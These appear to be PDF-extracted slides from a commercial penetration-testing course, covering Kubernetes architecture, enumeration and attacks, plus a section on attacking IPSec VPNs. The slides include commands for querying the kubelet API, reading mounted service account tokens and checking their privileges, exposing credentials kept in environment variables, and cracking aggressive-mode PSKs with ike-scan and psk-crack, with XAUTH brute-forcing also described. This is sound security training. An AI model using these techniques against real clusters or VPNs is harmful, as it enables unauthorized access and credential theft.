


Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kubernetes

---



Open-Source System  
for automating deployment,  
scaling and management of  
containerized applications.

# Kubernetes: Basics

---

- Pod - A group of containers, co-located on the same host
- Labels - Labels for identifying pods
- Kubelet - Container agent
- Proxy - A load balancer for pods
- etcd - Metadata service (key-value store)
- Replication Controller - Manage replication of pods



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Controller Node

---

- **kube-apiserver:** The Kubernetes API server validates and configures data for the API objects like pods, services etc. and acts as a frontend to the cluster's shared state through which all other components interact.
- **etcd:** Consistent and highly-available key value store used as Kubernetes' backing store for all cluster data.
- **kube-schedular:** Assigns node for the newly created pods.
- **kube-controller-manager:** Controls the state of the cluster. Logically, controllers are separate processes but are compiled in a single binary.
- **cloud-controller-manager:** The cloud controller manager lets you link your cluster to your cloud provider's API.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Worker Node Components

---

- **kubelet:** kubelet is an agent that runs on each node in the cluster. It makes sure that containers are running in a Pod.
- **kube-proxy:** kube-proxy is a network proxy that runs on each node in your cluster. kube-proxy maintains network rules on nodes. These network rules allow network communication to your Pods from network sessions inside or outside of your cluster.
- **container runtime:** The container runtime is the software that is responsible for running containers on each node.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kubernetes: Security Overview

---

- Didn't have any security by default for versions 1.5 and below.
- Kubernetes added **RBAC & ABAC** models version  $\geq 1.5$ .
- By default, if not mentioned, all things run as root in the container.
- Access to **etcd** is open by default.
- Lots of security misconfigurations.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kubernetes: Ports

---

| Port/Protocol   | Description                                    |
|-----------------|------------------------------------------------|
| 6443 TCP        | Kubernetes API server (Controller node only)   |
| 2379 - 2380 TCP | etcd server client API (Controller node only)  |
| 10250 TCP       | Kubelet API                                    |
| 10251 TCP       | kube-scheduler (Controller node only)          |
| 10252           | kube-controller-manager (Controller node only) |
| 10255           | Read-Only Kubelet API                          |
| 30000 - 32767   | NodePort services (client only)                |



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Introduction to kubectl

---

- The ***kubectl*** command-line tool lets you control Kubernetes clusters.
- For configuration, ***kubectl*** looks for a file named config in the `$HOME/.kube` directory.
- You can specify other ***kubeconfig*** files by setting the KUBECONFIG environment variable or by setting the `--kubeconfig` flag.
- ***Kubectl*** examples

```
kubectl run <pod-name> --image=<image-name>  
kubectl get pod  
kubectl describe pod <pod-name>  
kubectl apply -f <deployment-file.yaml>
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kubernetes: Tricks

---

- To create your own kube node

```
kubectl create -f test.yml
```

- Execute code or run shell from a specific container

```
kubectl exec <pod_name> -c <container_name> -i -t --  
<shell>
```

- Copies from to and from nodes.

```
kubectl cp <some-namespace>/<some-pod>:/tmp/foo /tmp/bar
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kubernetes: Enumeration

---

- List Kubernetes details  
`kubectl cluster-info`
- List all the resources  
`kubectl get all || (Pods, namespaces, services)`
- Prints all information about the individual pod|service|deployment  
`kubectl describe pod|service|deployment <name>`
- Runs a nginx as deployment  
`kubectl run nginx --image=nginx`
- Creates a Kubernetes resource based on the file configuration  
`kubectl create -f ./input_file.yaml`
- Practice environment available at:  
<https://kubernetes.io/docs/tutorials/kubernetes-basics/create-cluster/cluster-interactive/>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Attacking Kubernetes

---

- Kubernetes Exposer
  - External
    - *Controller node, Nodes, Apps*
  - Internal
    - *Service accounts, Pod network, Service network, Volumes, Configs & Secrets, env variables*
  - Cloud Environment
    - *Metadata APIs, IAM privileges, Container Registries, Storage, etc.*



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kubernetes: Attack Service

---

- Identify current users in the pod. root == system compromised chances.
- Identify various services exposed on the network/localhost.
  - 10250 : API (kubelet exploit)
  - API Read/write access == full pwnage
- Identify a list of running pods using API.

```
curl -sk https://192.168.99.101:10250/runningpods/ | python -mjson.tool
```

- Identify if the token is accessible.

```
/var/run/secrets/kubernetes.io/serviceaccount/token
```

- Token/API gives direct access to interact with the Base Machine.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Attacking Externally Exposed Infrastructure

- Exposed Applications
    - Applications vulnerable to Remote Code Execution
    - Management and Monitoring Applications
      - cAdvisor-Matrices, dashboard
- ```
curl <cluster-ip>:10249/metrics
```

```
└# curl 192.168.100.6:10249/metrics | more
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total Spent  Left  Speed
100 27151    0 27151    0     0  5302k      0 --:--:-- --:--:-- 6628k
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Attacking Internal Infrastructure

---

- Pods
  - Service account privilege enumeration
  - Kernel exploits
  - Container security configuration
  - Sensitive data exposure
- Network
  - Ports exposed on Pod Network
  - Ports exposed on Service Network
- Other targets
  - Configs, Secrets, Volumes, Environment Variables and Vulnerable versions of Kubernetes components.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Attacking Pods

- Enumerating privileges available to the service account mounted in the pod.

```
# kubectl exec -it compromised-pod -- bash
root@compromised-pod:/#
root@compromised-pod:/# ./kubectl --token=`cat /run/secrets/kubernetes.io/serviceaccount/token` --server=https://10.96.0.1:443 --certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt auth can-i --list
Resources          Non-Resource URLs          Resource Names    Verbs
selfsubjectaccessreviews.authorization.k8s.io  []                []              [create]
selfsubjectrulesreviews.authorization.k8s.io   []                []              [create]
pods/exec                                     []                []              [get create list]
pods                                         []                []              [get create list]
[/.well-known/openid-configuration]           []                []              [get]
[/api/*]                                       []                []              [get]
[/api]                                         []                []              [get]
[/apis/*]                                      []                []              [get]
[/apis]                                        []                []              [get]
[/healthz]                                     []                []              [get]
[/healthz]                                     []                []              [get]
[/livez]                                        []                []              [get]
[/livez]                                        []                []              [get]
[/openapi/*]                                     []                []              [get]
[/openapi]                                       []                []              [get]
[/openid/v1/jwks]                            []                []              [get]
[/readyz]                                       []                []              [get]
[/readyz]                                       []                []              [get]
[/version/]                                     []                []              [get]
[/version/]                                     []                []              [get]
[/version]                                       []                []              [get]
[/version]                                       []                []              [get]
```

Privileges associated to the token mounted in the compromised pod



NotSoSecure  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Sensitive Data Exposure

```
vagrant@kubemaster:~$ kubectl exec -it pod-with-cred -- bash
root@pod-with-cred:/# env
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=pod-with-cred
PWD=/
PKG_RELEASE=1~buster
HOME=/root
USERNAME=Secret-in-pod
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
PASSWORD=SuperSecretPassword
NJS_VERSION=0.5.3
TERM=xterm
SHLVL=1
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NGINX_VERSION=1.21.0
_=~/usr/bin/env
```

Command to list environment variables

Credentials exposed in environment variables



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# Kubernetes CTF

---

- Identify a vulnerability in the application and enumerate the pod.
- Extract the service account token from the pod.
- Identify the privileges associated with the service account token and extract the FLAG.




CTF URL: <http://aih-kube.nss.training/>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.


# Network Status: After a Barrage of Linux & Container Exploits





## VPN Hacking

- VPN Types
- VPN Hacking




## VPN Hacking



# Virtual Private Network

---



# VPN: Types

---

- PPTP
  - Easy to configure, fast and the weakest regarding security
  - MSCHAPv1 is broken since 15+ years ago
  - Unencapsulated MS-CHAPv2 authentication
  - What else? MS says use L2TP with IPsec or SSTP
- L2TP/IPSec
  - L2TP can be run over non-IP networks (frame relay, ATM,etc)
  - L2TP encapsulates the data and...
  - ...the IPSEC connection is used to transport this data
- ‘Others’
  - Secure Socket Tunnelling Protocol (SSTP), OpenVPN



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VPN: Services

---

General Ports/Protocols:


- PPTP - 1723/TCP
- L2TP - 1701/UDP
- IPSec
  - 500/UDP (IKE)/ 500/TCP (IKE over TCP sometimes)
  - IP protocol 50 (Encapsulating Security Payload - ESP) and 51 (Authentication Header - AH)
  - 4500/UDP (Nat Traversal)
- SSTP/OpenVPN/SSL VPNs
  - 443/TCP



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VPN: IPSec Hierarchy



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## VPN: IKE Connection Mode

---

- IKE Phase 1 occurs in two modes:
  - Main Mode (6 packet exchange)
  - Aggressive Mode (3 packet exchange)
- Authentication and key exchange is a two-phase process:
  - Phase 1 - authenticates and establishes a secure channel known as IKE SA
  - Phase 2 - negotiates IPSec mode, sets up secure channel of AH/ESP traffic known as IPSec SA



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VPN: Main Mode vs Aggressive Mode




Image source:  
<http://rayas-security.blogspot.co.uk>

# VPN: Attribute Selection

- The first mutually acceptable attribute is selected for use

```
▶ Type Payload: Transform (3) # 1
▶ Type Payload: Transform (3) # 2
▶ Type Payload: Transform (3) # 3
▼ Type Payload: Transform (3) # 4
    Next payload: Transform (3)
    Payload length: 36
    Transform number: 4
    Transform ID: KEY_IKE (1)
    ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : DES-CBC
    ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : MD5
    ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
    ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Alternate 1024-bit MODP group
    ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
    ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▼ Type Payload: Transform (3) # 5
    Next payload: Transform (3)
    Payload length: 36
    Transform number: 5
    Transform ID: KEY_IKE (1)
    ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : 3DES-CBC
    ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : SHA
    ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
    ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Default 768-bit MODP group
    ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
    ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▶ Type Payload: Transform (3) # 6
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VPN: What to Use and What Not to Use

---

- What to use:
  - Symmetric key > 128 bits
  - Diffie-Hellman group 5 with 1536-bit primes or
  - Diffie-Hellman group 14 with 2048-bit primes
- What not to use:
  - DES Algorithm
  - 56-bit symmetric key
  - Diffie-Hellman Group 1 with 768-bit primes



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## VPN: IKE-Scan

---

- A SA payload contains a single proposal, containing eight transforms.
- **Enc (2) \* Hash (2) \* Auth (1) \* Group (2) \* Lifetime (1)** = $2 \times 2 \times 1 \times 2 \times 1 = 8$  transforms (basically combinations)
- Transform attributes - The 8 transforms represent the following attribute combinations (IKE default proposal):
  - Enc: DES or Triple DES
  - Hash: MD5 or SHA1
  - Auth: Pre-Shared Key
  - Group: 1(modp768) or 2 (modp1024)
  - SA Lifetime: 28800 seconds



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## VPN: IKE-Scan

---

- Enumeration - Fingerprinting, Vendor information (VID), id/group names etc.
- Be aware - the PSK may not be enough on its own!
- Authentication mechanisms (relevant to this example):
  - PSK
  - XAUTH - provides an additional level of authentication by requesting extended authentication from users, thus forcing remote users to respond with their credentials before being allowed access to the VPN  
(<http://www.ciscopress.com>)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VPN: IKE-Scan

---

- Useful switches:

**--sport=<p>** can be used to set UDP source port to <p>, default=500

**--trans=<t>** use custom transform <t> instead of the default set

**--id=<id>** is the identification value. This option is only applicable to Aggressive Mode

**--auth=<n>** set the auth method to <n>, default=1 (PSK), XAUTH uses 65001 to 65010

**-P<location>** This option outputs the aggressive mode PSK parameters for offline cracking

References:  
[http://www.royhills.co.uk/wiki/index.php/Ike-scan Documentation](http://www.royhills.co.uk/wiki/index.php/Ike-scan_Documentation)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# VPN: Attack Methodology

---

- Identify a VPN server
  - nmap and udp-proto-scanner
- Identify valid proposals / Identify handshake mode (main/aggressive)
  - ike-scan
- Identify authentication (PSK/XAUTH etc.) and ID (dependant on server config)
- Capture and crack psk if aggressive mode is identified
  - psk-crack
- Using the identified PSK, id and ‘other’ credentials login to the VPN
  - Strongswan, Openswan or another VPN client
- Attack the internal network!



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VPN: Preparation

- Ensure we have a VPN client to hand (Strongswan)
  - Configuration Sample ~/Tools/VPN\_Config/
  - Copy the sample config files to /etc/ipsec.conf and /etc/ipsec.secrets on your attacking host
  - Crack the PSK

```
psk-crack -d <dictionary> capture file
```

- Amend the file /etc/ipsec.secrets to reflect your findings!
  - Connect to the VPN (ipsec up vpn)



Claranet Cyber Security brings you

# NotSoSecure Training

© NotSoSecure Training 2024, All Rights Reserved.

# VPN: What We Need to Know...

---

- We need to know the following:
  - PSK
  - ID/group name
  - Authentication type
- However, we can't make a connection as we still need XAUTH credentials!
- Within `~/Tools/VPN_Config/` you'll find:
  - `brute-xauth.sh`
  - `ipsec_conf_sample`
  - `ipsec_secrets_sample`
- Play ;-)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Exercise 6.1



## Demo 6.1

### VPN

